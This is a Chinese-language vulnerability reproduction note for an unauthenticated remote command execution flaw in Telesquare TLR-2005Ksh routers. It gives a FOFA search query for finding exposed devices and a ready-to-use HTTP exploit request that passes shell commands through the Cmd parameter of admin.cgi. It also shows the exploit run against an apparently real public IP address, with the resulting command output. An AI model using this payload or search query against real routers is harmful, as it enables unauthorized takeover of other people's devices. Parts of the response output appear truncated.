T9-1Telesquare-TLR-2005Ksh路由器-RCE

漏洞描述：

Telesquare TLR-2005Ksh 1.0.0和1.1.4版本存在未经授权的远程命令执行漏洞。攻击者可以利用此漏洞在未经Cmd参数授权的情况下执行系统命令并获取服务器权限。

影响版本：

```
1.0.0 < version < 1.1.4
```

网站图片：

사용자 아이디와 비밀번호를 입력 해 주세요.

网络测绘：

fofa语法：


FOFA：app="TELESQUARE-TLR-2005KSH"

漏洞复现：

payload：

```
GET /cgi-bin/admin.cgi?Command=sysCommand&Cmd=ls%20-la HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36 Edg/97.0.1072.55
Connection: close
Accept: */*
Accept-Encoding: gzip
```

效果图:



```
GET /cgi-bin/admin.cgi?Command=sysCommand&Cmd=ls%20-la HTTP/1.1
Host: 27.174.73.196:8087
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
97.0.4692.71 Safari/537.36 Edg/97.0.1072.55
Connection: close
Accept: */*
Accept-Encoding: gzip
```

```
HTTP/1.1 200 OK
Connection: close
Content-type: text/xml
Date: Sun, 07 Apr 2024 07:50:17 GM
Server: lighttpd/1.4.20
Content-Length: 2122

<?xml version="1.0" encoding="UTF-
<xml>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
]]></CmdResult>
<CmdResult><![CDATA[-rwxrwxr-x
```